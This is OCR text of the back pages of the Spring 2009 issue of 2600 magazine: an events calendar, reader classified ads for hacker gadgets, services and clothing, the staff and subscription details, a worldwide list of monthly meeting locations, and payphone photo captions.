
July 2, 3, 4, 5
ToorCamp
Titan-1 Missile Silo
Moses Lake, Washington
www.toorcamp.org

July 31, August 1, 2
Defcon 17
Riviera Hotel and Casino
Las Vegas, Nevada
www.defcon.org

August 13, 14, 15, 16
Hacking at Random (camp)
Vierhouten, Holland
har2009.org

September 10, 11
SEC-T
Näringslivets Hus
Stockholm, Sweden
www.sec-t.org

December 27, 28, 29, 30
Chaos Communication Congress
Berliner Congress Center
Berlin, Germany
ccc.de



Events

TOORCAMP sends a call out to all hackers, crackers, phreaks, and geeks to come camp out in a Titan-1 missile silo in the Pacific Northwest on July 2nd-5th, 2009. Two days of talks, two days of hands-on workshops, and three nights of partying and 24-hour hacking contests 100 feet underground. Come join us in making history and ushering in the first hacker camp on this side of the globe. More details are available at http://www.toorcamp.com.

HACKING AT RANDOM (HAR2009) is the outdoor hacking event of 2009, to be held August 13-16, 2009 near Vierhouten (+52 19' 50.02", +5 49' 27.98") in The Netherlands. HAR2009 is the next edition in a great tradition of events that happen every four years: WTH2005, HAL2001, HIP97, HEU93, and of course the Galactic Hacker Party in '89. Pre-sale of event tickets is now open! On tickets.har2009.org one can order tickets, pay for them with a credit card, and help the organization make ends meet. Also, the CALL FOR PAPERS (CFP) has been released on www.har2009.org, asking for presentations and workshops on "Dealing with Data," "Decentralization," "People and Politics," and more techy subjects. Send an email to announce-subscribe@har2009.org to be kept up-to-date with the latest news.

THE NEXT HOPE. Summer 2010, Hotel Pennsylvania, New York City. http://www.thenexthope.org

For Sale

BSODOMIZER. A small, battery-powered, mischievous electronic gadget that interfaces between a laptop or desktop and VGA monitor and flashes a fake BSOD (Blue Screen of Death) onto the monitor at random time intervals or when triggered by an infrared remote control. This will cause the user to become confused and turn off or reset his or her machine. Limited run of 100 fully-assembled units available. Fully open source - schematics, firmware, and technical design documentation online if you want to build your own instead of buying one. Go to www.bsodomizer.com

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Turning off TVs is fun! See why hackers and jammers all over the planet love TV-B-Gone. Don't be fooled by inferior fakes. Only the genuine TV-B-Gone remote controls can turn off almost any TV in the world! Only the genuine TV-B-Gone remote control has Stealth Mode and Instant Reactivation Feature! Only the genuine TV-B-Gone remote control has the power to get TVs at long range! Only the genuine TV-B-Gone remote control is made by people who are treated well and paid well. If it doesn't say Cornfield Electronics on it, it is not the real deal. Also available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get the keychains for 10% discount by using coupon code: 2600REAL. www.TVBGone.com

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v26no1" and get 10% off of your order.

KINGPIN EMPIRE. Represent the underground in style. Proceeds donated to hacker and health charities. Buy gear. Support the cause. Go to www.kingpinempire.com.

REAL WORLD HACKS AT A HACKER'S PRICE! Ninja Remote (aka Micro Spy Remote) is being offered for *2600* readers at a much lower price. These tiny units turn 99% of TVs off/on, adjust volume/mute, change channels, and switch auxiliary settings. Necessary battery is included with this TRUE TV KILLER. Terrorize Wal*Mart employees and bartenders discretely with the smallest keychain universal remote by visiting HLFSales.com where via PayPal you can have 1 unit for $16 or 2 for $26, plus $2.60 S&H no matter how many you buy. Snail mail checks, money orders, or cash (at your own risk) to HLF Sales, PO Box 320278, Cocoa Beach, FL 32932. More real world hacks to come at HLFSales.com. *2600* readers, BE-GONE with overrated, overpriced single-button remotes.

PHONE HOME. Tiny, sub-miniature, 7/10 ounce, programmable/reprogrammable touch-tone, multi-frequency (DTMF) dialer which can store up to 15 touch-tone digits. Unit is held against the telephone receiver's microphone for dialing. Press "HOME" to automatically dial the stored digits which can then be heard through the ultra miniature speaker. Ideal for E.T.'s, children, Alzheimer victims, lost dogs/chimps, significant others, hackers, and computer wizards. Give one to a boy/girl friend or to that potential "someone" you meet at a party, the supermarket, school, or the mall; with your pre-programmed telephone number, he/she will always be able to call you! Also, ideal if you don't want to "disclose" your telephone number but want someone to be able to call you locally or long distance by telephone. Key ring/clip. Limited quantity available. Money order only. $24.95 + $3.00 S/H. Mail order to: PHONE HOME, Nimrod Division, 331 N. New Ballas Road, Box 410802, CRC, Missouri 63141.

SECURITY SYSTEM FOR SALE, under $100 and no monthly fees. I am selling security systems to protect your computer or personal space such as a dormitory or apartment, etc. This covert alarm system calls your cell phone on detection of intrusion, then allowing you to use your cell phone to hear the intruder's activities through a sound amplified microphone on the unit. This alarm system is disguised as an ordinary house phone and is also a working phone! (Great for offices.) Best security system money can get for under $100 and no monthly fees. Order now for $75 only at www.CNC-Distribution.com/CNC

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

I AM SEEKING to link up with someone familiar and proficient in the technique of spoofing Caller ID. Please contact me at kevin.lee.yf@gmail.com

COMEDIAN/CONTROVERSIAL AUTHOR/ACTIVIST SEEKS HACKER willing to teach in person in Los Angeles area in exchange for valuable signed lithograph, comics, etc. Gabriel, 149 S. Barrington Ave. #162, Los Angeles, CA 90049

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

ATTN *2600* ELITE! In early stages of project to develop an international social network for information exchange. Just a few topics include: cryptography/secure communications, sovereignty, business and tax law manipulations, quantum causality, algorithmic structures, network traffic analysis, social engineering, and much more. Are you looking to apply your technical skill set to a multitude of world changing projects, or need to barter information with professionals to expand your reference base? We need your help to see this project succeed. For details write: Joseph Hayden #74101, L.C.F., PO Box 2, Lansing, KS 66043.

COLLABORATE WITH US. We're designing a new open-source gaming system. Including open controller hardware and PC-connected console. Contribute to system design, hardware design, layout, protocols, software, firmware, documentation, mechanical design, and more. http//powerxy.wiki-site.com

Wanted

WANTED: PDP-8 OR PDP-8/S MINICOMPUTER. Our museum (www.pdp12.org) is dedicated to preserving early DEC 12-bit

minicomputers. We're looking for two more machines to round out the collection - a PDP-8 (aka "straight eight") and PDP-8/S. These are transistor-based minicomputers, and we wish to repair and refurbish them back to a working state. If you have one for sale, trade, or donation, or know of one languishing in a basement somewhere, please contact us (contact info on the website).

THE TOORCON FOUNDATION is an organization founded by ToorCon volunteers to help schools in undeveloped countries get computer hardware and to help fund development of open source projects. We have already accomplished our first goal of building a computer lab at Alpha Public School in New Delhi, India, and are looking for additional donations of old WORKING hardware and equipment to be refurbished for use in schools around the world. More information can be found at http://foundation.toorcon.org.

Services

WWW.NAMETROLLEY.COM has affordable domain names, low cost web hosting plan with extensive language support, SSL Certificates, email accounts, free photo album, free blog, free forwarding and masking, complete DNS control, over 40 TLDs to choose from, 24/7 support, and much much more.

JEAH.NET UNIX SHELLS & HOSTING. JEAH is celebrating its 10-year anniversary as #1 for fast, stable, and secure UNIX shell accounts. Use hundreds of IRC vhost domains and access all shell programs and compilers. JEAH.NET also features rock-solid UNIX web hosting. *2600* readers' setup fees are always waived. We support *2600,* because we read too! Oh, and don't forget our private domain name registration at FYNE.COM.

INFORMATION INJECTION is a new site that is designed to educate the masses. We all know that human stupidity is security's weakest link, so let's try a little education as the patch! http://infoinject.org for elites and newbs alike!

BANDIT DEFENSE: SECURITY FOR THE LITTLE GUY. I'll hack into your computer systems and then help you fix all the security holes. I specialize in working with small businesses and organizations, and I give priority to those facing government repression. My services include: hacking your organization from the Internet (comprehensive information gathering and reconnaissance, web application security testing, remote exploits), hacking your organization from your office (physical security, local network audits, and exploitation), wireless network security (slicing through WEP, brute forcing WPA), electronic security culture (evading surveillance, encryption technology, etc.), and other misc. services. More details at www.banditdefense.com, or email info@banditdefense.com.

SUSPECTED OR ACCUSED OF COMPUTER-RELATED CRIMINAL OFFENSES? Consult with counsel experienced in defending human beings facing computer-related felony charges in California and federal courts. Omar Figueroa is an aggressive constitutional and criminal defense lawyer experienced in defending persons accused of misappropriation of trade secrets, unauthorized access (so-called hacking), criminal copyright infringement, and other cybercrimes. Omar views his role as a semantic warrior committed to the liberation of information (after all, information wants to be free and so do we), and is willing to consider pro bono representation for eligible defendants acting without a profit or commercial motive. Past clients include Kevin Mitnick (felony charges in California Superior Court dismissed), Pimpshiz (pro-Napster hacktivist), Robert Lyttle of The Deceptive Duo (patriotic hacker who exposed known vulnerabilities in the United States information infrastructure), and others. Additionally, Omar Figueroa is considered one of the premiere marijuana defense lawyers in California. He is a lifetime *2600* subscriber and a member of the Electronic Frontier Foundation, the National Association of Criminal Defense Lawyers, the National Lawyers Guild, the American Civil Liberties Union, Amnesty International, and the NORML Legal Committee. Please contact Omar Figueroa at (415) 986-5591, at omar@stanfordalumni.org, or at 506 Broadway, San Francisco, CA 94133-4507. Complimentary case consultation. All consultations are strictly confidential and protected by the attorney-client privilege.

INCARCERATED *2600* MEMBER NEEDS COMMUNITY HELP to build content in free classified ad and "local business directory" in 50 countries. John Lambros, the founder of Boycott Brazil, has launched a FREE classified ad, want ad, and local business directory in 50 global markets. The mission is simple: "free help to billions of people locating jobs, housing, goods and services, social activities, a girlfriend or boyfriend, community information, and just about anything else in over one million neighborhoods throughout the world - all for FREE. HELP ME OUT! SPREAD THE WORD! Please visit www.NoPayClassifieds.com and add some content. It will take all of five or ten minutes. Links to "No Pay Classifieds" are also greatly appreciated.

HAVE A PROBLEM WITH THE LAW? DOES YOUR LAWYER NOT UNDERSTAND YOU? Have you been charged with a computer related crime? Is someone threatening to sue you for something technology related? Do you just need a lawyer that understand IT and the hacker culture? I've published and presented at HOPE and Defcon on the law facing technology professionals and hackers alike. I'm both a lawyer and an IT professional. Admitted to practice law in Pennsylvania and New Jersey. Free consultation to *2600* readers. http://muentzlaw.com alex@muentzlaw.com (215) 806-4383

Announcements

OFF THE HOOK is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and Central America at 5110 khz. Archives of all shows dating back to 1988 can be found at the *2600* site in mp3 format! Shows from 1988-2008 are now available in DVD-R high fidelity audio for only $10 a year or $150 for a lifetime subscription. Send check or money order to *2600,* PO Box 752, Middle Island, NY 11953 USA or order through our online store at http://store.2600.com. Your feedback on the program is always welcome at oth@2600.com.

SLOT MACHINE JACKPOTTERS. Go to hackershomepage.com for vending & slot machine jackpotters, lockpicks, phone devices, magnetic stripe equipment & controversial hacking publications.

BLACK OF HAT BLOG. Hacker information and computer programs of interest. Recent topics include TV converter boxes, word lists for cracking, the FBI challenge, and the Crypto API.

CHEER10S.COM. News Syndicate from the Underground! Posting original and reposted news about the hacking and phreaking world. Regularly posted and looking for news submissions from members. http://www.cheer10s.com


Personals

INTERESTED IN REAL WORLD HACKING: Looking to brainstorm via mail (for the incarcerated), email, instant messaging, and eventually over phone. Know anything about locks, safes, phone eavesdropping, scanners, or being in or at places when and where you don't belong? I want to talk real shop, trade ideas, thoughts, etc. Will communicate with all, including those down as I have been there seven straight. Contact info: HF, PO Box 320278, Cocoa Beach, FL 32932 - better yet, username Misterh083 on Yahoo IM, AOL IM, & gmail. Can you bypass Windows XP Pro admin password? Know phone boxes? Mycology? Thanks for reading. Shout out to Stormbringer - 083; keep your chin up.

OLE TIME HACKER "BOOTLEG" NEEDS HELP. I've been in federal prison these past two years and I got a letter informing me my house is being foreclosed and is due to be sold in February of 2009 due to me not being able to make any more mortgage payments until I get out of here in May 2009. I owe about $50,000 on my mortgage. I need about $20,000 before February 2009 to save my home. If you can help me, please send a bank check for any amount you can spare to Federal Bureau of Prisons, Mike Beketic, 56552-065, PO Box 474701, Des Moines, Iowa 50947. On the check, make sure you include my inmate number ("pay to the order of Michael Beketic 56552-065"). You can write me at: Mike Beketic, 56552-065, Federal Detention Center, PO Box 13900, Seattle, WA 98198-1090. The hacker community is the only HOPE I have left to save my home.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. You can also email your ads to subs@2600.com. Be sure to include your subscriber coding (those numbers on the top of your mailing label) for verification. **Deadline for Summer issue: 5/25/09.**

The Very *Best of 2600*



" ... *The Best of 2600: A Hacker Odyssey* is an important, amazing book that tells the story of these kids and adults as they explore a new frontier."

—John Baichtal (Wired Blog, August, 2008)

And now there are two. The classic *Best of 2600* contains 900 pages of our best material over the years. Find it at bookstores everywhere or go to www.amazon.com/2600

Then there's the brand new *Collector's Edition*. Each copy is individually numbered, with a special color poster including all of our covers up to the end of 2008, an audio collection of *Off The Hook* highlights, a really cool jacket, new cover art, and author index, in addition to all of the material in the original book. Also available in bookstores and on www.bn.com, www.borders.com, and www.amazon.com. Be sure to specify "Collector's Edition" if you want this special version.

"It's not just enough to change the players. We've gotta change the game." - Barack Obama

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Redhackt

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Acidus, Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, glutton, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, OSIN, The Prophet, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

Webmaster: Juintz

Network Operations: css

Broadcast Coordinators: Juintz, thal

IRC Admins: beave, mangala, koz, r0d3nt

Forum Admin: Skram

Inspirational Music: Lena Horne, Synaesthesia, Talvin Singh, Tina Turner, Queens of the Stone Age, War Pigs, Dr. Octagon, Episode IV, Yo La Tengo

Shout Outs: Mike Yuhas, Packrat, Sahak and Christine, Jim Coffee, JB Miller, Doc Brennan, Noni, SYSTEM, Nate Kruger, ATC (RIP)

Big Welcome: Emma

2600 *(ISSN 0749-3851, USPS # 003-176); Spring 2009, Volume 26 Issue 1, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2008 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on at
$6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2009; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Kamloops: Heros Pub, TRU University campus.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Newfoundland

St. John's: Memorial University Center Food Court (in front of the Dairy Queen).

Ontario

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Cannes: Palais des Festivals & des Congres la Croisette on the left side.

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: E-Dune bar, 18 Ave Claude Vellefaux.

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

Rouen: Place de la Cathedrale by the benches in front. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Kagoshima: Amu Plaza next to the central railway station in the basement food court (Food Cube) near Doutor Coffee.

Tokyo: Mixing Bar near Shinjuku Station, 2 blocks east of east exit. 6:30 pm

MEXICO

Chetumal: Food Court at La Plaza de Americas, right front near Italian food.

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

NORWAY

Oslo: Sentral Train Station at the "meeting point" area in the main hall. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arkansas

Ft. Smith: Rockhouse Coffee, 3501 Old Greenwood Rd. 6 pm

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm.

California

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Tustin: Panera Bread, inside The District shopping center (corner of Jamboree and Barranca). 7 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

Connecticut

Newington: Panera Bread on the Berlin Turnpike. 6 pm

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Hawaii

Hilo: Prince Kuhio Plaza food court.

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door. 6 pm

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor. 6 pm

Massachusetts

Boston: Stratton Student Center (Building W20) at MIT in the 2nd floor lounge area. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, between the Dairy Queen and the Greek food place.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: Panera Bread Company, 9321 JW Clay Blvd (near UNC Charlotte). 6:30 pm

Raleigh: Royal Bean coffee shop, 3801 Hillsborough St (next to the Playmakers Sports Bar and across from Meredith College).

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Easton Town Center at the food court across from the indoor fountain. 7 pm.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

Pittsburgh: Panera Bread on Blvd of the Allies near Pitt and CMU campuses. 7 pm

State College: in the HUB above the Sushi place on the Penn State campus.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Republic Coffee, 2924 Walnut Grove Rd. 6 pm

Nashville: Vanderbilt University Hill Center, Room 238, 1231 18th Ave S. 6 pm

Texas

Austin: Spider House Cafe, 2908 Fruth St, front room across from the bar. 7 pm

Houston: Ninfa's Express next to Nordstrom's in the Galleria Mall. 6 pm

Utah

Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont

Burlington: Borders Books at Church St and Cherry St on the second floor of the cafe.

Virginia

Arlington: (see District of Columbia)

Blacksburg: Squires Student Center at Virginia Tech, 118 N. Main St. 7 pm

Charlottesville: Panera Bread at the Barracks Road Shopping Center. 6:30 pm.

Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm

Washington

Seattle: Washington State Convention Center. 2nd level, south side. 6 pm

Spokane: The Service Station, 9315 N Nevada (North Spokane).

Wisconsin

Madison: Fair Trade Coffee House, 418 State St.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

Foreign Payphones

Hungary. Seen in Szolnok in a quaint but graffiti ridden booth, this phone is operated by T-Com, a fully consolidated subsidiary of German phone giant Deutsche Telekom, the company best known for inventing the pink handset.

Photos by Rob Craig

Malaysia. Seen in the state of Johor in West Malaysia, these are two distinct types of payphones that have each been around for a while. The first can be found in restaurants and other establishments while the second is more likely to be seen outdoors or in an unsecured environment.

Photos by Jayakanthan Lachmanan

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
Email your submissions to payphones@2600.com.
Do not send us links as photos must be previously unpublished.

The Back Cover Photos

This may indeed be the most "leet" highway in America, discovered by **Rob Dolst** somewhere on the tenuous border of Prince George County and Hopewell, Virginia. The name "Crossing Boulevard," however, has to be among the lamest of the lame.

This happens far more often than you might think. It would be wise to warn parents everywhere that our magazine, although high in fiber and good for the brain, is not a substitute for the more traditional sustenance. Thanks to **Nick** and his son **Bruce** for helping us get this message out.

